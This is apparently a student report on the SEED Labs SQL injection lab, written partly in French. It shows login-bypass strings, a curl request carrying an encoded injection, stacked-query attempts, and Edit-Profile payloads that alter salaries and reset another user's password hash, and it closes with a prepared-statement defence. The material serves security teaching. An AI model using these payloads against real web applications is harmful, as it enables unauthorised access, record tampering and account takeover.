


Report

SQL Injection Attack Lab

Task 1: Get Familiar with SQL Statements

The objective of this task is to get familiar with SQL commands by playing with the provided database. We have created a database called Users, which contains a table called credential; the table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee. In this task, you need to play with the database to get familiar with SQL queries.

you need to use a SQL command to print all the profile information of the employee Alice. Please provide the screenshot of your results.



```
Terminal
[09/14/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 140
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users
Reading table information for completion of table and column names
You can turn off this feature with -A

Database changed
mysql> show tables;
+-----+
| Tables in Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential where name='alice';
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 9999999 | 9/20 | 10211002 | | | | | fdb0e918bd0ae83000aa547471c95fe0470ff1f4976 |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)


mysql>
```

Sql: select * from credential where name=' alice' ;

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.


our task is to log into the web application as the administrator from the login page, so you can see the information of all the employees. We assume that you do know the administrator's account name which is admin, but you do not the password. You need to decide what to type in the Username and Password fields to succeed in the attack.



Username : admin' #

Parce que # représente un commentaire dans l'instruction sql, c'est-à-dire que le contenu après # dans le code ci-dessus ne sera pas exécuté dans le processus réel. L'instruction ci-dessus devient le code suivant dans l'interpréteur mysql, c'est-à-dire que le mot de passe ne sera pas vérifié, et comme le nom d'employé que nous avons entré est Admin, les informations pertinentes de tous les employés sont sorties.

Task 2.2: SQL Injection Attack from command line. Your task is to repeat Task 2.1, but you need to do it without using the webpage. You can use command line tools, such as curl, which can send HTTP requests. One thing that is worth mentioning is




that if you want to include multiple parameters in HTTP requests, you need to put the URL and the parameters between a pair of single quotes; otherwise, the special characters used to separate parameters (such as &) will be interpreted by the shell program, changing the meaning of the command. The following example shows how to send an HTTP GET request to our web application, with two parameters (username and Password) attached: curl

```
curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%27%20%23'  
  
%27 : ' %20 : ; %23 : #
```

Task 2.3: Append a new SQL statement. In the above two attacks, we can only steal information from the database; it will be better if we can modify the database using the same vulnerability in the login page. An idea is to use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL, semicolon (;) is used to separate two SQL statements. Please describe how you can use the login page to get the server run two SQL statements. Try the attack to delete a record from the database, and describe your observation.

```
Username : Admin';UPDATE credential SET Salary='100' WHERE  
name='Admin';#
```




En effet, la mise à jour ne prend pas en charge la syntaxe d'union dans le mécanisme MySQL, donc l'attaque échoue.

Task 3: SQL Injection Attack on UPDATE Statement


Task 3.1: Modify your own salary. As shown in the Edit Profile page, employees can only update their nicknames, emails, addresses, phone numbers, and passwords;

they are not authorized to change their salaries. Assume that you (Alice) are a disgruntled employee, and your boss Bobby did not increase your salary this year. You want to increase your own salary by exploiting the SQL injection vulnerability in the Edit-Profile page. Please demonstrate how you can achieve that. We assume that you do know that salaries are stored in a column called 'salary'.




Nickname : ',Salary='9999999' where Name='Alice' ; #

Task 3.2: Modify other people' salary. After increasing your own salary, you decide to punish your boss Bobby. You want to reduce his salary to 1 dollar. Please demonstrate how you can achieve that.



```
Nickname : ',Salary=' 1' where Name=' Bobby' ; #
```

Task 3.3: Modify other people's password. After changing Bobby's salary, you are still disgruntled, so you want to change Bobby's password to something that you know, and then you can log into his account and do further damage. Please demonstrate how you can achieve that. You need to demonstrate that you can successfully log into Bobby's account using the new password. One thing worth mentioning here is that the database stores the hash value of passwords instead of the plaintext password string. You can again look at the unsafe edit backend.php code to see how password is being stored. It uses SHA1 hash function to generate the hash value of password.



```
Terminal
[09/14/20]seed@VM:~$ echo -n 'zhaoyuqiao' | shasum
7ddcc75eea69ee8d19514bb56c00a81f0acc27fa -
[09/14/20]seed@VM:~$
```

```
echo -m 'zhaoyuqiao' | shasum
```

À partir de l'instruction SQL dans unsafe_edit_backend.php ci-dessus, nous pouvons voir que le mot de passe que nous avons entré est chiffré par shasum et enregistré dans le champ Mot de passe de la base de données.



```
Database changed
mysql> select * from credential where name='bobby';
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | Bobby | 20000 | 1 | 4/20 | 10213352 | | | | | d040cfd858e2853e3664a8a3df9a78992a78e5b |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

```
Nickname : ',Password=' 7ddcc75eea69ee8d19514bb56c00a81f0acc27fa
' where Name=' Bobby' ; #
```

Task 4: Countermeasure — Prepared Statement

```
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address,
email,nickname,Password
FROM credential
WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);
$stmt->execute();
$stmt->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $address, $email,
$nickname, $pwd);
$stmt->fetch();
```

En utilisant le mécanisme des instructions préparées, nous divisons le processus d'envoi d'instructions SQL à la base de données en deux étapes. La première étape consiste à envoyer

uniquement la partie de code, c'est-à-dire l'instruction SQL sans données réelles. C'est une étape préparatoire. À partir de l'extrait de code ci-dessus, nous pouvons voir que les données réelles sont remplacées par un point d'interrogation (?). Après cette étape, nous utilisons `bind param ()` pour envoyer les données à la base de données. La base de données traitera uniquement tout le contenu envoyé à cette étape comme des données et non plus comme du code. Il lie les données au point d'interrogation correspondant de l'instruction préparée.